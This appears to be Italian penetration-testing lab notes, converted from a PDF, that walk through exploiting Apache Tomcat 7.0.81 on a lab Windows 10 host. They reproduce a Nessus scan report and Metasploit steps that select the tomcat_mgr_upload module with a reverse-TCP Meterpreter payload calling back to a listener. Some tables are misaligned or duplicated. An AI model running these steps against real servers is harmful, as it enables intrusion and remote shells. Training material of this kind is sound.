


## ATTENZIONE!!!

Prima di effettuare l'attacco a Tomcat è importante che siano soddisfatti alcuni requisiti:

- Host e target devono trovarsi su all'interno della stessa rete per evitare disturbo di NAT/PAT
- L'Exploit utilizzato deve essere specifico per la versione del software
  - Il programma deve essere in esecuzione
- Non devono esserci aggiornamenti del programma in corso

# **WINDOWS 10 VULNERABILITY**



WIN10 / 192.168.1.26

[Back to Hosts](#)

Vulnerabilities 44

Filter Search Vulnerabilities 44 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name
Critical	9.8	7.4	0.9526	Microsoft Message Queuing RCE (CVE-2023-21554, QueueJumper)
Medium	--	--	--	Apache Tomcat (Multiple Issues)
High	7.5+	6.7	0.0004	PostgreSQL Default Unpassworded Account
High	7.5	4.2	0.0111	SSL Certificate Signed Using Weak Hashing Algorithm
Medium	--	--	--	SSL (Multiple Issues)
Medium	--	--	--	Microsoft Windows (Multiple Issues)
Medium	6.5	4.4	0.8735	Echo Service Detection
Medium	6.5	4.4	0.8735	Quote of the Day (QOTD) Service Detection
Medium	5.0+	4.4	0.8735	Chargen UDP Service Remote DoS
Medium	--	--	--	TLS (Multiple Issues)
Medium	--	--	--	Microsoft Windows (Multiple Issues)
Medium	--	--	--	SMB (Multiple Issues)
Low	2.1+	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure
Info	--	--	--	HTTP (Multiple Issues)
Info	--	--	--	SMB (Multiple Issues)
Info	--	--	--	TLS (Multiple Issues)
Info	--	--	--	Web Server (Multiple Issues)
Info				Nessus SYN scanner
Info				DCE Services Enumeration
Info				Service Detection
Info				Daytime Service Detection
Info				AJP Connector Detection
Info				Common Platform Enumeration (CPE)

WIN10 / Plugin #197843

[Back to Vulnerability Group](#)

Vulnerabilities 44

Critical Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities

Description

The version of Tomcat installed on the remote host is prior to 7.0.100. It is, therefore, affected by multiple vulnerabilities as referenced in the [fixed\\_in\\_apache\\_tomcat\\_7.0.100\\_security-7 advisory](#).

- When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.30 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP. Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations. (CVE-2020-1938)

- In Apache Tomcat 9.0.0.M1 to 9.0.30, 8.5.0 to 8.5.30 and 7.0.0 to 7.0.99 the HTTP header parsing code used an approach to end-of-line parsing that allowed some invalid HTTP headers to be parsed as valid. This led to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the Invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely. (CVE-2020-1935)

- The refactoring present in Apache Tomcat 9.0.28 to 9.0.30, 8.5.48 to 8.5.50 and 7.0.98 to 7.0.99 introduced a regression. The result of the regression was that Invalid Transfer-Encoding headers were incorrectly processed leading to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the Invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely. (CVE-2019-17569)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

Solution

Upgrade to Apache Tomcat version 7.0.100 or later.

See Also

<http://www.nessus.org/u/77ee9495>  
<http://www.nessus.org/u/074f4bcc>  
<http://www.nessus.org/u/da2f8ec3>  
<http://www.nessus.org/u/8dd243d1>  
<http://www.nessus.org/u/e21417cd>  
<http://www.nessus.org/u/c6b5dd0>  
<http://www.nessus.org/u/8ebc6246>


Output


URL	Installed version	Fixed version
http://192.168.1.26:8080/	7.0.81	7.0.100

To see details, please visit individual host

Port	Hosts
8080 / http / www	192.168.1.26

1. Verificare la connessione tra le due macchine  
 2: Effettuare la scansione con nessus





**AVVIO METASPLOITABLE → msfconsole  
CERCARE L'EXPLOIT → search tomcat**

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1	exploit/multi/http.struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3	\_ target: Automatic detection	.	.	.	.
4	\_ target: Windows	.	.	.	.
5	\_ target: Linux	.	.	.	.
6	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Cod
7	\_ target: Java	.	.	.	.
8	\_ target: Linux	.	.	.	.
9	\_ target: Windows	.	.	.	.
10	\_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
11	auxiliary/admin/http/tomcat_ghostcat	2019-04-10	excellent	Yes	Apache Tomcat CGI Servlet enableCmdLineArguments V
12	exploit/windows/http/tomcat_cgi_cmdlineargs	.	.	.	.
13	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authen
14	\_ target: Automatic	.	.	.	.
15	\_ target: Java Universal	.	.	.	.
16	\_ target: Windows Universal	.	.	.	.
17	\_ target: Linux x86	.	.	.	.
18	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code E
19	\_ target: Java Universal	.	.	.	.
20	\_ target: Windows Universal	.	.	.	.
21	\_ target: Linux x86	.	.	.	.
22	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclo


**SELEZIONARE L'EXPLOIT → use 18  
→use path/dell/exploit**


```
msf6 > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options


Module options (exploit/multi/http/tomcat_mgr_upload):
Name          Current Setting  Required  Description
HttpPassword   no            no        The password for the specified username
HttpUsername   no            no        The username to authenticate as
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT         80            yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /manager     yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST          N/A           no        HTTP server virtual host



Payload options (java/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         192.168.13.100  yes       The listen address (an interface may be specified)
LPORT         4444           yes       The listen port

Exploit target:
Id  Name
-- 
0  Java Universal
```









```
msf6 > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes       The target port (TCP)
SSL                false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI          /manager  yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST             Normal    no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST   192.168.13.100  yes       The listen address (an interface may be specified)
LPORT   4444      yes       The listen port

